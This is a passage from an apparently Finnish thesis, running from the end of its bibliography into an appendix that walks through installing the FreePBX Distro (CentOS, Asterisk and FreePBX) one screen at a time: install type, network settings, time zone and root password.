
Voipfone – What is VoIP?. N.d. Voipfone kotisivut. Viitattu 25.9.2015

http://www.voipfone.co.uk/What_Is_Voip.php

Liitteet


Liite 1. FreePBX Distro asennus

Distro sisältää CentOS-käyttöjärjestelmän, Asterisk-puhelinvaihteohjelmiston ja FreePBX -graafisenkäyttöliittymän. Asennus aloitetaan lataamalla palvelimelle sisään asennusmedia, minkä jälkeen se käynnistyy kuvan 1 mukaiseen asennusruutuun. Valitaan listalta oletuksena valittuna olevaa Full Install -asennusvaihtoehtoa.




Kuva 1 .Asterisk-asennuksen aloitus

Tämän jälkeen asennus jatkuu verkkoasetusten syöttämisellä. Kuvan 2 mukaisesti IP-osoitteet voidaan joko syöttää käsin "Manual Configuration" -vaihtoehdosta tai antaa palvelimen ottaa ne DHCP-palvelimelta oletusasetuksella "Dynamic IP configuration (DHCP)".



Kuva 2. Palvelimen IP-osoitteen määrittäminen

Tämän jälkeen järjestelmälle tulee asettaa kellonaika. Kuvassa 3 on valikosta löytyvä Suomen aika-asetus.




Kuva 3. Palvelimen kellonajan asettaminen

Seuraavaksi asennuksessa syötetään salasana järjestelmän pääkäyttäjälle, eli root-käyttäjälle. Kuvan 4 mukaisesti salasana syötetään kahteen kertaan kummallekin riville.



Kuva 4. Palvelimen root-käyttäjän salasana

Seuraavaksi distro alkaa asentua koneelle. Etenemistä voi seurata kuvan 5 mukaisesta ikkunasta. Kun asennus on suoritettu, palvelin käynnistyy uudelleen ja se on valmis käytettäväksi.



Kuva 5. Distro asennuksen eteneminen